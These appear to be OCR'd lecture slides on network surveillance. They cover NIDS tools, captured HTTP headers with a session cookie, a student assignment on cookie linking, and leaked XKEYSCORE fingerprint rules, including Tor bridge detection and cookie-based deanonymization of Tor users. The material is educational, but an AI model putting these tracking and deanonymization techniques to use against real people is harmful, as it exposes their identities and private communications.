
Sendmail
From = someguy@...
To = otherguy@...

Unlike conventional NIDS ***you don't worry about evasion***:
Anyone who wants to evade uses cryptography instead

Which NIDS To Use?

- ~~Bro~~ ***Zeek*** Network Security Monitor (BSD licensee)
  - Includes a robust suite of protocol parsers
  - Realtime operation, invokes policy scripts
  - Requires seeing both sides of the traffic
- Lockheed/Martin Vortex (GPL)
  - Only handles the reassembly:
    Network traffic to files, then invoke separate parser programs
  - Near real-time operation:
    Bet, this is the basis for XKEYSCORE
- Eagle GLINT by Nexa Technologies
  - Formerly Amesys (was part of Bull)
  - Commercial "Intelligence" interception package


Tracking People Not Machines: User Identification




```
        <h1><a href="http://arstechnica.com"><em>Ars</em>Technica</a></h1>
      <div id="profile">
    <!-- cache hit 1014:header/site-toggle:8f8f5f37cc4e0d240d8d41ce56fad51e -->
  <li class="site-1 selected"><a href="http://arstechnica.com/?return">Ars Techni
  <li class="site-3"><a href="http://arstechnica.co.uk">Ars Technica UK</a></li>
</ul>
        <span class="welcome">brorocksdude</span>
  <a class="profile-link" href="/profile/">Settings</a>
  <a id="logout" href="/civis/ucp.php?mode=logout&autoredirect=1&return_to=http%3.
```

```
         Accept  text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding  gzip, deflate
Accept-Language  en-US,en;q=0.5
  Cache-Control  no-cache
     Connection  keep-alive
         Cookie  country=US; cn_adsqt=%7B%22count%22%3A5%2C%22expire%22%3A1448985215520%7D; cn_cm=14; seen_posts=71448
                 ; cn_adcap=%7B%22count%22%3A4%2C%22expire%22%3A1448921945069%7D; session_seen_posts=71437; phpbb3_5qbzr_u
                 =503807; phpbb3_5qbzr_k=; phpbb3_5qbzr_sid=223e77ac61f3dd29379a1f7b133239da; BlockerSniffer_com=1; s_fid
                 =71AE02B95B4C3265-06C52DA29295C118; s_depth=2; timeSpent=1448921414710; s_vnum_m=1448956800060%26vn%3D1
                 ; sinvisit_m=true; s_ppn=http%3A%2F%2Farstechnica.com; s_nr=1448921418281-New; s_cc=true; __gads=ID=138c50af2f90f3fa
                 :T=1448921405:S=ALNI_MYE5qr_fDJTFwUB_9tcx82E9stvdQ; _polar_tu=*_%22mgtn%22_@2Q_u_@_d2dFsb%2C5-zggT-h82P-mmkT-Sn9v
                 %2CCY056sm_Q_n_@2Q_s_@1Q_sc_@*_v_@3Q_a_@8+Q_ss_@_%22nynewu_Q_sl_@_%22nynex8_Q_sd_@*+Q_v_@_3%5B100cf11_Q_vc_
                 @*_e_@3+Q_vs_@_%22nynex8_Q_vl_@_%22nynex8_Q_vd_@*+Q_vu_@_ac7d35ba59c92f605c4e54707a8aaf4e_+; CN_sp=e8eee3b5-4a77-4ee2-8aa4-9a7be
                 ; CN_su=03e54f06-1677-4f2f-a614-175f642e3bd0
            DNT  1
           Host  arstechnica.com
         Pragma  no-cache
     User-Agent  Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:42.0) Gecko/20100101 Firefox/42.0
```

Tracking People, Not Machines: Cookie Linking



```
▼ Request Headers                                view source
         Accept  */*
Accept-Encoding  gzip, deflate
Accept-Language  en-US,en;q=0.5
     Connection  keep-alive
         Cookie  id=22391b715e0400d7||t=1448921995|et=730|cs=002213fd4843e62058f4ed4d45; IDE=AHWqTUmdtHMc4_RPvtLm-oVF6ex92ujmLJvfjmeTqBz-3b3t4hDD:
                 ; _drt_=NO_DATA; DSID=NO_DATA
            DNT  1
           Host  pubads.g.doubleclick.net
        Referer  http://arstechnica.com/science/2015/11/inside-literally-wind-turbines-meant-to-work-at-the-south-pole-and-mars
                 /
     User-Agent  Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:42.0) Gecko/20100101 Firefox/42.0
```



```
▼ Request Headers                                view source
         Accept  image/png,image/*;q=0.8,*/*;q=0.5
Accept-Encoding  gzip, deflate
Accept-Language  en-US,en;q=0.5
  Cache-Control  no-cache
     Connection  keep-alive
         Cookie  UID=15496a17a1111821c4ea0e41448921987; UIDR=1448921987
            DNT  1
           Host  sb.scorecardresearch.com
         Pragma  no-cache
        Referer  http://arstechnica.com/science/2015/11/inside-literally-wind-turbines-meant-to-work-at-the-south-pole-and-mars
                 /
     User-Agent  Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:42.0) Gecko/20100101 Firefox/42.0
```

Homework Assignment
NOT SECRET//UCB//REL 194-30


- Assignment for advanced undergraduate class in networking
- Given this Bro IDS skeleton code build the following primitives
  - HTTP title metadata extraction
  - Username identification
  - Cookie linking
- 11 groups of 2 in the class:
  - 1 failed to complete
  - 1 did poor job (very slow, but as I never specified performance goals…)
  - 9 success
    - Including 2-3 well written ones
- Project was probably too easy…
  - The more open ended “bang on the great firewall” project was better

Bulk Recording

NSA is actually amateur hour: Bulk record is only 3-5 days, decision is “record or not”

LBNL is 3-6 ***months***, decision includes truncation (“stop after X bytes”)


Federated Search



Who Viewed This Page?

Using XKEYSCORE In Practice

- Primarily centered around an easy-to-use web interface
  - With a lot of pre-canned search scripts for low-sophistication users
  - Plus a large number of premade "fingerprints" to identify applications, usages, etc
- The unofficial user guide: https://www.documentcloud.org/documents/2116191-unofficial-xks-user-guide.html



EX: I'm looking for Mojaheden Secrets 2 use in extremist web forums:

Field Builder
AppID (+Fingerprints)
forum/extremist/
forum/extremist/al-faloja
forum/extremist/al-firdawsArabic
forum/extremist/al-firdawsEnglish
forum/extremist/al-hisbah
forum/extremist/al-hisbahWorkshop
forum/extremist/al-ikhlas
forum/extremist/al-nukhbah
forum/extremist/al-nusrah
forum/extremist/al-qimmah
forum/extremist/al-shura
forum/extremist/al-tawhid
forum/extremist/aljazeeratalk
forum/extremist/alm3refh
forum/extremist/amb
forum/extremist/ashiyane
Field Builder
AppID (+Fingerprints)
moj
encryption/mojaheden2
encryption/mojaheden2/encodedheader
encryption/mojaheden2/hidden
encryption/mojaheden2/hidden2
encryption/mojaheden2/keyids
encryption/mojaheden2/securefile
Character Encoding:

AKA: Tell Me All The Jihobbiests With A Single Query!

Content Start:

Content Stop:

Content Total:

Referer:

X Forwarded For:

To comply with USSID-18 you AND that with some other information like an IP or country

Sc

IP Address: 210.[redacted] Either

Country: To

XKEYSCORE Fingerprint Writing

- A mix of basic regular expressions and optional inline C++ !??!?
- Simple rules:

  -
    ```
    fingerprint('anonymizer/tor/bridge/tls') =
         ssl_x509_subject('bridges.torproject.org') or
         ssl_dns_name('bridges.torproject.org');
    ```

  -
    ```
    fingerprint('anonymizer/tor/torpoject_visit') =
         http_host('www.torproject.org')
         and not(xff_cc('US' OR 'GB' OR 'CA' OR 'AU' OR 'NZ'));
    ```
- System is "near real time":
  - Parse flow ***completely*** then check for signature matches
    - You write in a different style in a real-time system like Snort or Bro
  - Which is why I think XKEYSCORE started life as Vortex

A Richer Rule: New Zealand spying on Solomon Island gvmt...

```
fingerprint('document/solomons_gov/gov_documents') =
    document_body
     (('Memorandum by the Minister of' and 'Solomon') or
      'Cabinet of Solomon Islands' or
      ('conclusions of the' and 'solomon' and 'cabinet') or
      ('Truth and Reconciliation Commission' and 'Solomon') or
      ('TRC 'c and 'trc report' and 'Solomon') or
      ('former tension militants' and 'Malaita') or
      'malaita eagle force' or 'malaita ma\'asina forum' or
      ('MMF 'c and 'Solomon') or 'Members Rise Group' or
      'Forum Solomon Islands' or 'FSII 'c or 'Benjamin Afuga')
    or
    document_author(word('rqurusu' or 'ptagini' or
                         'jremobatu' or 'riroga' or 'Barnabas Anga' or
                         'Robert Iroga' or 'Dr Philip Tagini' or
                         'Fiona Indu' or 'FSII' or 'James Remobatu' or
                         'Rose Qurusu' or 'Philip Tagini'));
```

And Inline C++...

```
/**  Database Tor bridge information extracted from confirmation emails. */
fingerprint('anonymizer/tor/bridge/email') =
email_address('bridges@torproject.org') and
 email_body('https://bridges.torproject.org/' : c++
extractors: {{ bridges[] =
              /bridge\s([0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}):?
([0-9]{2,4}?[^0-9])/;  }}
init: {{ xks::undefine_name("anonymizer/tor/torbridges/emailconfirmation");
}}
main: {{
    static const std::string SCHEMA_OLD = "tor_bridges";
    ...
    if (bridges) {
       ...
      xks::fire_fingerprint("anonymizer/tor/directory/bridge"); }
    return true;  }});
```

Wiretapping Crypto… IPSec & TLS

- Good transport cryptography messes up the NSA, but…
  - There are tricks…
- The wiretaps collect encrypted traffic and pass it off to a black-box elsewhere
  - The black box, sometime later, may come back and say "this is the key"
- Sabotage: Trojaned pRNGs, both DualEC DRBG and others
  - Sabotaged pRNGs inevitably lack rollback resistance
- Theft: RSA? No forward secrecy? HA, got yer key…
- Weak Diffie/Hellman: If you always use the same prime p…
  - It takes a lot of work to break the first handshake…
  - But the rest take a lot less effort

Wiretapping Crypto: PGP (aka the NSA's friend)

- PGP is an utter PitA to use…
  - So it is uncommon, so any usage stands out
- It has easy to recognize headers…
  - Even when you exclude `-----BEGIN PGP MESSAGE-----`
- It has no forward secrecy…
  - So if you steal someone's key you can decrypt all their messages!
- It spews metadata around…
  - Not only the email headers used to email it…
  - But also (by default) the identity of all keys which can decrypt the message

So PGP is Actually Easy(ish…)

- You can easily map who talks to whom…
  - And when, and how much data, and who is CC'ed…
    - ***Never underestimate the power of traffic analysis***
  - Thus you have the entire social graph!
- You can then identify the super nodes…
  - Those who talk to lots of other people…
- And then you pwn them!
  - See later

Query Focused Datasets:
Mostly Write-Only Data with Exact Search

Site: arstechnica.com
Username: broidsrocks
Cookie: 223e77...
From IP: 10.271.13.1
Seen: 2012-12-01 07:32:24

Username

IP


Cookie

The EPICFAIL Query Focused Database

- Tor users (used) to be dumb...
  - And would use something other than Tor Browser Bundle to access Tor
- Of course, the "normal" browser has lots of web tracking
  - Advertising, etc....
- So the EPICFAIL QFD:
  - All tracking cookies (for specified sites) seen both from a Tor exit node and from a non-Tor source
- Allows easy deanonymization of Tor users

Using the MARINA Database Interface

- Provides a GUI for doing queries to the more centralized/longer term store
  - Specifically designed to provide easy wa to go "this is the guy's email, what other email/selectors apply" among other thing
- Fields include:
  - User Activity
  - Active User
  - Profile Data
  - SparklePony?!?!



Search

- Recent
- Active User/Presence
  - Active User/Presence (Federated)
  - GCHQ Presence Event By IP Addre
  - GCHQ Presence Event By Selector
- Anchory
- Brutus
- Charts
- Headlines (Change Detection)
- PSC
- Profile
- Reactor (Correlation)
- SparklePony
- Summary
- User Activity (Selector/Identifier Activ
- WindChaser
- Yachtshop

Active User/Presence (Federated)

Search Name: [redacted] Facebook ID

Justification: [redacted]

Start Date: 20130319 00:00:00 End Date: 20130401

Restrict Load Date Only: □

Selectors

Add Remove Correlate Foreman Apply realm to selected

□ Identifier	Realm
□ [redacted]	Facebook

Quick Add: Enter one or more selectors separated by commas and hit enter...

Enable Any Realm: □

Authority Filters

Add Remove

Authority

Mutant Broth Options

Include Mutant Broth(All TDIs): ☑


Intelligence Topic: SIGINT Development

Intelligence Topic Digraph: [redacted]

Submit Reset Open New Window: ☑

If you have OVSC170C box to search GCHQ

Use SIGINT



BBC Pageview

Double-click Ad

Linked User IDs

AnonDude is...

IP Activity History (unmasked VPNs)

